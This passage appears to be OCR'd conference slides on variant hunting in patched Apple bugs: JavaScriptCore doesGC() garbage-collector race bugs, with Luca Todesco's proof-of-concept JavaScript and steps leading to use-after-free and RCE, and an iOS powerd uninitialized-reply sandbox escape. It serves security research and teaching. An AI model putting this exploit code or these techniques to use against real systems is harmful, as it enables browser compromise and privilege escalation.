        return equalSlowCase(exec, other);
    return WTF::equal(*valueInternal().impl(), *other->valueInternal().impl());
}

bool JSString::equalSlowCase(ExecState* exec, JSString* other) const {
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    String str1 = value(exec);
    String str2 = other->value(exec);
    //...
}
```

- The slowpath function call chain is executed

```
inline const String& JSString::value(ExecState* exec) const {
    if (validateDFGDoesGC)
        RELEASE_ASSERT(vm()->heap.expectDoesGC());
    if (isRope())
        return static_cast<const JSRopeString*>(this)->resolveRope(exec);
    return valueInternal();
}

const String& JSRopeString::resolveRope(ExecState* nullOrExecForOOM) const {
    return resolveRopeWithFunction(nullOrExecForOOM, [] (Ref<StringImpl>&& newImpl) {
        return WTFMove(newImpl);
    });
}

const String& JSRopeString::resolveRopeWithFunction(ExecState* nullOrExecForOOM, Function&& function) const {
    //...

    UChar* buffer;
    auto newImpl = StringImpl::tryCreateUninitialized(length(), buffer);
    //...
}
```

- If one of the arguments is a Rope string, it'll eventually try to resolve the rope string
- This results in creating a new buffer with the combined size of all the strings in the rope string


```
inline const String& JSString::value(ExecState* exec) const {
    if (validateDFGDoesGC)
        RELEASE_ASSERT(vm()->heap.expectDoesGC());
    if (isRope())
        return static_cast<const JSRopeString*>(this)->resolveRope(exec);
    return valueInternal();
}

const String& JSRopeString::resolveRope(ExecState* nullOrExecForOOM) const {
    return resolveRopeWithFunction(nullOrExecForOOM, [] (Ref<StringImpl>&& newImpl) {
        return WTFMove(newImpl);
    });
}

const String& JSRopeString::resolveRopeWithFunction(ExecState* nullOrExecForOOM, Function&& function) const {
    //...

    UChar* buffer;
    auto newImpl = StringImpl::tryCreateUninitialized(length(), buffer);
    //...
}
```

- The problem is that this new large allocation could initiate the Garbage Collector
- This violates the assumption made in doesGC that the CompareEq opcode does not induce a Garbage collection

Why is this a problem?

- The DFGStoreBarrierInsertionPhase(that relies on accurate modeling of the doesGC function) optimization phase doesn't emit Write Barriers where it should emit them
- As a result, the Garbage Collector has a possibility to miss marking JSObjects (not guarded by write barriers) in the optimized function
- The attacker can abuse this and race the GC thread with the mutator thread, and make GC not mark certain JSObjects that are still referenced in an array
- When the block holding the unmarked JSObject is Swept due to a lot of new allocations, the (still referenced) JSObject will be added to the freelist

Finding a variant of the bug assuming we took a time machine back to 2019.3



Ingredients

- The switch case of the DFG opcode in doesGC must return false
- When the emitted JIT code of the DFG opcode executes, it must allocate a new object
- The size of the allocated object should be controllable (Preferrably controllable to a very large size for ease of GC trigger, i.e. Rope Strings)
- During the JIT opcode execution, there must be no code that holds the lock of the Garbage collector

```
bool doesGC(Graph& graph, Node* node)
{
    if (clobbersHeap(graph, node))
        return true;

    switch (node->op()) {
    case JSConstant:
    ...
    case HasIndexedProperty:
    ...
        return false;
```

- Webkit code after Luca's variants were patched (2019.03)
- There is a DFG opcode HasIndexedProperty that was marked as not inducing a GC

```
void SpeculativeJIT::compile(Node* node)
{
    NodeType op = node->op();
    //...

    switch (op) {
    case JSConstant:
    //...

    case HasIndexedProperty: {
        compileHasIndexedProperty(node);
        break;
    }
```

- How the DFG JIT compiles the HasIndexedProperty operation

```
void SpeculativeJIT::compileHasIndexedProperty(Node* node)
{
    SpeculateCellOperand base(this, m_graph.varArgChild(node, 0));
    SpeculateStrictInt32Operand index(this, m_graph.varArgChild(node, 1));
    GPRTemporary result(this);

    GPRReg baseGPR = base.gpr();
    GPRReg indexGPR = index.gpr();
    GPRReg resultGPR = result.gpr();

    MacroAssembler::JumpList slowCases;
    ArrayMode mode = node->arrayMode();
    switch (mode.type()) {
    case Array::Int32:
    case Array::Contiguous: {
    //...
    }

    addSlowPathGenerator(slowPathCall(slowCases, this, operationHasIndexedPropertyByInt, resultGPR, baseGPR, indexGPR,
static_cast<int32_t>(node->internalMethodType())));
}
```

- If target object is not an Array object, then it'll compile a call to the slowcase

```
size_t JIT_OPERATION operationHasIndexedPropertyByInt(ExecState* exec, JSCell* baseCell, int32_t subscript, int32_t
internalMethodType)
{
    //...
    return object->hasPropertyGeneric(exec, subscript, static_cast<PropertySlot::InternalMethodType>(internalMethodType));
}

bool JSObject::hasPropertyGeneric(ExecState* exec, unsigned propertyName, PropertySlot::InternalMethodType
internalMethodType) const
{
    PropertySlot slot(this, internalMethodType);
    return const_cast<JSObject*>(this)->getPropertySlot(exec, propertyName, slot);
}

ALWAYS_INLINE bool JSObject::getPropertySlot(ExecState* exec, unsigned propertyName, PropertySlot& slot)
{
    //...
    while (true) {
        Structure* structure = structureIDTable.get(object->structureID());
        bool hasSlot = structure->classInfo()->methodTable.getOwnPropertySlotByIndex(object, exec, propertyName, slot);
        //...
```

- Through a chain of function calls, it calls the target JSObject's getOwnPropertySlotByIndex method

```
bool StringObject::getOwnPropertySlotByIndex(JSObject* object, ExecState* exec, unsigned propertyName, PropertySlot& slot)
{
    StringObject* thisObject = jsCast<StringObject*>(object);
    if (thisObject->internalValue()->getStringPropertySlot(exec, propertyName, slot))
        return true;
    return JSObject::getOwnPropertySlot(thisObject, exec, Identifier::from(exec, propertyName), slot);
}

ALWAYS_INLINE bool JSString::getStringPropertySlot(ExecState* exec, unsigned propertyName, PropertySlot& slot) {
    //...
    if (propertyName < length()) {
        JSValue value = getIndex(exec, propertyName);
    //...
}

inline JSString* JSString::getIndex(ExecState* exec, unsigned i) {
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    StringView view = unsafeView(exec);
    //...
}
```

- If the target JSObject is a StringObject, then it goes through a chain of function calls until…

```
ALWAYS_INLINE StringView JSString::unsafeView(ExecState* exec) const
{
    if (validateDFGDoesGC)
        RELEASE_ASSERT(vm()->heap.expectDoesGC());
    if (isRope())
        return static_cast<const JSRopeString*>(this)->unsafeView(exec);
    return valueInternal();
}

ALWAYS_INLINE StringView JSRopeString::unsafeView(ExecState* exec) const
{
    if (validateDFGDoesGC)
        RELEASE_ASSERT(vm()->heap.expectDoesGC());
    if (isSubstring()) {
        auto& base = substringBase()->valueInternal();
        if (base.is8Bit())
            return StringView(base.characters8() + substringOffset(), length());
        return StringView(base.characters16() + substringOffset(), length());
    }
    return resolveRope(exec);
}
```

- It reaches the resolveRope function. It reaches this area of code if the StringObject is storing a rope string instead of a regular string
- A variant of the patched doesGC bug

A variant that lived for another month

시간: 2019. 3. 13. 오전 2:25:19 (9 달 전)
작성자: Carlos Garcia Campos

메시지: Merge r242810 - The HasIndexedProperty node does GC.
https://bugs.webkit.org/show_bug.cgi?id=195559
<rdar://problem/48767923>

Reviewed by Yusuke Suzuki.

JSTests:

- stress/HasIndexedProperty-does-gc.js: Added.

Source/JavaScriptCore:

HasIndexedProperty can call the slow path operationHasIndexedPropertyByInt(), which can eventually call JSString::getIndex(), which can resolve a rope.

- dfg/DFGDoesGC.cpp:

(JSC::DFG::doesGC):

위치: releases/WebKitGTK/webkit-2.24
파일: 1개 추가됨 3개 수정됨

JSTests/ChangeLog (1개 차이점)
JSTests/stress/HasIndexedProperty-does-gc.js
Source/JavaScriptCore/ChangeLog (1개 차이점)
Source/JavaScriptCore/dfg/DFGDoesGC.cpp (2개 차이점)

A variant that lived for another month

Comment 2 by saelo@google.com on Tue, Mar 12, 2019, 12:50 AM GMT+9 **Project Member**

WebKit tracker: https://bugs.webkit.org/show_bug.cgi?id=195559

Comment 3 by saelo@google.com on Tue, Mar 12, 2019, 12:52 AM GMT+9 **Project Member**

Description was changed.

Comment 4 by saelo@google.com on Tue, May 14, 2019, 3:52 PM GMT+9 **Project Member**

Summary: JSC: DFG's doesGC() is incorrect about the HasIndexedProperty operation's behaviour on StringObjects (was: JSC: DFG's doesGC() is incorrectly about the HasIndexedProperty operation's behaviour on StringObjects)
Status: Fixed (was: New)
Labels: Fixed-2019-May-13 CVE-2019-8622

Fixed in
iOS 12.3: https://support.apple.com/en-us/HT210118
macOS 10.14.5: https://support.apple.com/en-us/HT210119

Comment 5 by saelo@google.com on Tue, May 14, 2019, 3:53 PM GMT+9 **Project Member**

Fixed with https://trac.webkit.org/changeset/242810/webkit by marking the HasIndexedProperty DFG operation as potentially triggering garbage collection.

Comment 6 by saelo@google.com on Mon, May 20, 2019, 11:43 PM GMT+9 **Project Member**

Labels: -Restrict-View-Commit

How Apple eliminated the doesGC() variants

```
Add code to validate expected GC activity modelled by doesGC() agains...
…t what the runtime encounters.

https://bugs.webkit.org/show_bug.cgi?id=193938
<rdar://problem/47616277>

Reviewed by Michael Saboff, Saam Barati, and Robin Morisset.

In DFG::SpeculativeJIT::compile() and FTL::LowerDFGToB3::compileNode(), before
emitting code / B3IR for each DFG node, we emit a write to set Heap::m_expectDoesGC
to the value returned by doesGC() for that node.  In the runtime (i.e. in allocateCell()
and functions that can resolve a rope), we assert that Heap::m_expectDoesGC is
true.

This validation code is currently only enabled for debug builds.  It is disabled
for release builds by default, but it can easily be made to run on release builds
as well by forcing ENABLE_DFG_DOES_GC_VALIDATION to 1 in Heap.h.

To allow this validation code to run on release builds as well, the validation uses
RELEASE_ASSERT instead of ASSERT.

To ensure that Heap.h is #include'd for all files that needs to do this validation
(so that the validation code is accidentally disabled), we guard the validation
code with an if conditional on constexpr bool validateDFGDoesGC (instead of using
a #if ENABLE(DFG_DOES_GC_VALIDATION)).  This way, if Heap.h isn't #include'd, the
validation code will fail to build (no silent failures).
```

How to exploit these doesGC bugs

```
// mbp2018:~ qwertyoruiop$ # ./jsc visitracer.js --numberOfGCMarkers=1
// mbp2018:~ qwertyoruiop$ cat visitracer.js
/*
   cool 1day that met it's untimely death here:
   https://github.com/WebKit/webkit/commit/d51ece4028133113e9e5d0f2576ad23489801ddc#diff-f12d9399bdac100971ed79b172408ace

   you will be missed, RIP
*/
edenGC();
let hack = 0;
function recurse_alloc(alloc,size,depth) {
    if (!size) size = 1;
    if (!depth) {
        for (let i = 0; i < size; i++) {
            alloc[i] = new Array(0);
        }
        return;
    }
    for (let i = 0; i < size; i++) {
        alloc[i] = new Array(size);
        recurse_alloc(alloc[i],size-1,depth-1);
    }
}
function ralloc(sz,depth,i) {
    let rv = new Array(1);
    rv[0] = new Array(sz);
    if (!hack) {
        for (let i=0; i<sz; i++) rv[0][i] = rv[0];
    } else
        recurse_alloc(rv[0],sz,depth);
    if (hack) {
        let next = 0;
        let prev = new Array(1);
        prev[0] = {a:0,b:0,c:0,d:0};
```

Luca’s exploit gives the answer :)

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```


- A novel approach to race the GC. Luca just dropped the POC (in style) and moved on

- Assume the GC is running in a single thread

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- This creates an enormous tree of arrays

- The purpose of this tree is to make the GC traverse the tree in a breadth-first-search (kind of combined with depth-first-search in reverse direction, right to left) manner, so it'll take some time to reach the leaf nodes



```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- victim[1] points to the tree

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- The DFG compiler doesn't know that this could induce a garbage collection, because doesGC returns false for the CompareLess opcode

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- A Write Barrier should have been inserted after this instruction, so the victim array would be marked as old-but-remembered

- However, because the CompareLess opcode returns false in doesGC, the DFGStoreBarrierInsertionPhase doesn’t emit the WriteBarrier (because the epoch of the victim node and the current epoch while handling the PutByVal opcode is the same)

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ CompareLess will wake up the garbage collector, if the rope string passed in to the argument [s] is very long (It is carefully calculated to be just the right size)

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ CompareLess will wake up the garbage collector, if the rope string passed in to the argument [s] is very long (It is carefully calculated to be just the right size)
  - ✓ Before the mutator (javascript executing thread) even reaches this line, the GC will have already marked all 8 elements of the victim array

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ CompareLess will wake up the garbage collector, if the rope string passed in to the argument [s] is very long (It is carefully calculated to be just the right size)
  - ✓ Before the mutator (javascript executing thread) even reaches this line, the GC will have already marked all 8 elements of the victim array
  - ✓ GC is traversing the enormous tree in a breadth-first-search(but slightly in reverse) manner. The GC hasn't reached the leaf nodes of the array yet

```javascript
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ Before the GC ever has a chance to reach array_tree[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0], the mutator will snatch it and save it to victim[0]

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ Before the GC ever has a chance to reach array_tree[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0], the mutator will snatch it and save it to victim[0]
  - ✓ The mutator executes array_tree[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ At some point later, when the GC finally arrives at array_tree[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] to mark it, it'll only see the constant 0

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ At some point later, when the GC finally arrives at array_tree[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] to mark it, it'll only see the constant 0
  - ✓ Since the victim array is not Write Barrier protected, it'll not be put back to the Mark Stack. Therefore, the GC will not revisit the victim array to mark the updated value in victim[0]. victim[0] holds a valid JSObject, but this object is not marked (White)

```
function opt(s,k,ss) {
    let ls = "A"+s;
    let longwait = ralloc(ss,k,0);
    let victim = new Array(8);
    victim[1] = longwait[0];
    longwait[0] = victim;
    ls < "a";
    victim[0] = victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0];
    victim[1][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] = 0;
    return victim;
}
```

- What the attacker can do :
  - ✓ At some point later, when the GC finally arrives at array_tree[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0] to mark it, it'll only see the constant 0
  - ✓ Since the victim array is not Write Barrier protected, it'll not be put back to the Mark Stack. Therefore, the GC will not revisit the victim array to mark the updated value in victim[0]. victim[0] holds a valid JSObject, but this object is not marked (White)
  - ✓ This array is returned to the caller.

```
for (let i=0; i<1000; i++) {
    for (let i=0; i<1000; i++) {
        spr[i] = new Array(2).fill(14.47);
    }
    let lw = opt(s+"A",20,7);
    edenGC();
    for (let i=0; i<100; i++) {
        let z = {h:new Array(2).fill(13.37),a:0,c:0,k:0};
        z.h.length = 0x1ff;
    }
    edenGC();
```

- What the attacker can do :
  - ✓ The attacker can keep allocating objects with the same size as the unmarked JSObject, and at some point the freelist of the target JSObject size class will be exhausted and a GC will start to sweep blocks

```
for (let i=0; i<1000; i++) {
    for (let i=0; i<1000; i++) {
        spr[i] = new Array(2).fill(14.47);
    }
    let lw = opt(s+"A",20,7);
    edenGC();
    for (let i=0; i<100; i++) {
        let z = {h:new Array(2).fill(13.37),a:0,c:0,k:0};
        z.h.length = 0x1ff;
    }
    edenGC();
```

- What the attacker can do :
  - ✓ The attacker can keep allocating objects with the same size as the unmarked JSObject, and at some point the freelist of the target JSObject size class will be exhausted and a GC will start to sweep blocks
  - ✓ At some point the unmarked JSObject will be sweeped, and be replaced by a newly allocated JSObject (which can be retrieved by the attacker via lw[0])

```
for (let i=0; i<1000; i++) {
    for (let i=0; i<1000; i++) {
        spr[i] = new Array(2).fill(14.47);
    }
    let lw = opt(s+"A",20,7);
    edenGC();
    for (let i=0; i<100; i++) {
        let z = {h:new Array(2).fill(13.37),a:0,c:0,k:0};
        z.h.length = 0x1ff;
    }
    edenGC();
```

- What the attacker can do :
  - ✓ The attacker can keep allocating objects with the same size as the unmarked JSObject, and at some point the freelist of the target JSObject size class will be exhausted and a GC will start to sweep blocks
  - ✓ At some point the unmarked JSObject will be sweeped, and be replaced by a newly allocated JSObject (which can be retrieved by the attacker via lw[0])
  - ✓ Afterwards, usual type confusion primitives can be applied to achieve RCE

Case study 2 : A patched Sandbox Escape in the powerd Daemon

SSD Advisory – iOS powerd Uninitialized Mach Message Reply to Sandbox Escape and Privilege Escalation

APRIL 4, 2019

(This advisory follows up on a vulnerability provided in Hack2Win Extreme competition, that won the iOS Privilege Escalation category in our offensive security event in 2018 in Hong Kong – come join us at TyphoonCon – June 2019 in Seoul for more offensive security lectures and training)

Vulnerabilities Summary

The following advisory describes security bugs discovered in iOS's *powerd,* which leads to arbitrary address read with unlimited amount of memory and an arbitrary address deallocation with arbitrary size, which can lead to Sandbox Escape and Privilege Escalation.

Vendor Response

"Power Management

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: A malicious application may be able to execute arbitrary code with system privileges

Case study 2 : A patched Sandbox Escape in the powerd Daemon

- Found by Mohamed Ghannam (@_simo36) and disclosed in 2019. 04
- It was actually a really neat bug (root/unsandboxed daemon, iOS exploit). Sandbox escapes seem to be really underrated by the community…
- Full exploit disclosed in the SSD blog
- Was a bug that was easy to miss, unless you scrutinize very closely

Root cause analysis

Understanding the pattern

```
static void
mig_server_callback(CFMachPortRef port, void *msg, CFIndex size, void *info)
{
    mig_reply_error_t * bufRequest = msg;
    mig_reply_error_t * bufReply = CFAllocatorAllocate(NULL, _powermanagement_subsystem.maxsize, 0);
    mach_msg_return_t   mr;
    int                 options;

    __MACH_PORT_DEBUG(true, "mig_server_callback", serverPort);

    /* we have a request message */
    (void) pm_mig_demux(&bufRequest->Head, &bufReply->Head);

    if (!(bufReply->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX) &&
         (bufReply->RetCode != KERN_SUCCESS)) {
```

- Allocates a mach message reply buffer for the MIG function call
- It doesn’t zero-fill the reply buffer

```
static void
mig_server_callback(CFMachPortRef port, void *msg, CFIndex size, void *info)
{
    mig_reply_error_t * bufRequest = msg;
    mig_reply_error_t * bufReply = CFAllocatorAllocate(NULL, _powermanagement_subsystem.maxsize, 0);
    mach_msg_return_t   mr;
    int                 options;

    __MACH_PORT_DEBUG(true, "mig_server_callback", serverPort);

    /* we have a request message */
    (void) pm_mig_demux(&bufRequest->Head, &bufReply->Head);

    if (!(bufReply->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX) &&
         (bufReply->RetCode != KERN_SUCCESS)) {
```

- The MIG function is called with the uninitialized reply buffer

```
kern_return_t _io_pm_last_wake_time(mach_port_t server, vm_offset_t *out_wake_data, mach_msg_type_number_t
*out_wake_len, vm_offset_t *out_delta_data, mach_msg_type_number_t *out_delta_len, int *return_val) {
    *out_wake_len = 0;
    *out_delta_len = 0;
    *return_val = kIOReturnInvalid;

    if (gExpectingWakeFromSleepClockResync) {
        *return_val = kIOReturnNotReady;
        return KERN_SUCCESS;
    }
    if (!gSMCSupportsWakeupTimer) {
        *return_val = kIOReturnNotFound;
        return KERN_SUCCESS;
    };

    *out_wake_data = (vm_offset_t)gLastWakeTime;
    *out_wake_len = sizeof(*gLastWakeTime);
    *out_delta_data = (vm_offset_t)gLastSMCS3S0WakeInterval;
    *out_delta_len = sizeof(*gLastSMCS3S0WakeInterval);
    *return_val = kIOReturnSuccess;
```

- In io_pm_last_wake_time, If gSMCSupportsWakeupTimer is not initialized, then 2 MIG output values remain uninitialized, and is sent back to the caller
- Info leak primitive

```
kern_return_t _io_pm_connection_copy_status
(
    mach_port_t server,
    int status_index,
    vm_offset_t *status_data,
    mach_msg_type_number_t *status_dataCnt,
    int *return_val
)
{
    return KERN_SUCCESS;
}
```

- In io_pm_connection_copy_status, the function does absolutely nothing and returns success. status_data and status_dataCnt are both taken from the uninitialized reply buffer. As a result, they will be interpreted by MIG as the reply buffer address and size, and the buffer data will be returned to the IPC function caller
- Massive heap info leak primitive (Provided that the attacker knows a valid heap address)

```
__private_extern__ kern_return_t _io_pm_hid_event_copy_history( mach_port_t     server,
            vm_offset_t     *array_data, mach_msg_type_number_t  *array_dataLen,
            int             *return_val)
{
    CFDataRef   sendData = NULL;

    sendData = CFPropertyListCreateData(0, gHIDEventHistory, kCFPropertyListXMLFormat_v1_0, 0, NULL);
    if (!sendData) {
        *return_val = kIOReturnError;
        goto exit;
    }

    *array_data = (vm_offset_t)CFDataGetBytePtr(sendData);
    *array_dataLen = (mach_msg_type_number_t)CFDataGetLength(sendData);
    ...
    ...
exit:
    return KERN_SUCCESS;
}
```

- In io_pm_hid_event_copy_history, If CFPropertyListCreateData fails to serialize data in gHIDEventHistory, then it'll simply return without initializing array_data and array_dataLen
- The MIG will deallocate the uninitialized pointer stored in array_data

How Mohamed Ghannam exploited it

- Spray a lot of large sized CoreFoundation objects
- With the infoleak, leak address of an attacker created CoreFoundation object, using smart heuristics
- Use arbitrary vm_deallocate bug to deallocate an attacker controlled Core Foundation object
- Refill the freed memory with a page aligned, carefully crafted payload
- Call MIG function io_ps_release_pspowersource, which will call CFRelease on the refilled memory, treating it as a Core Foundation object
- Use nemo's objective-c exploitation technique to kick start the ROP/JOP chain

Finding a variant of the
in the same daemon

Ingredients

- The MIG function arguments must include an output buffer
- The function must not initialize the output buffer variables in the beginning
- The MIG function definition must specify “dealloc”
- There must be a way to fast-fail or early-return in the function
- The function must return KERN_SUCCESS

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- 100 lines below the vulnerable io_ps_update_pspowersource function, there is io_ps_copy_powersources_info

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- It creates a CFArray and fills it with Core Foundation objects that were originally stored in gPSList[i].description

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
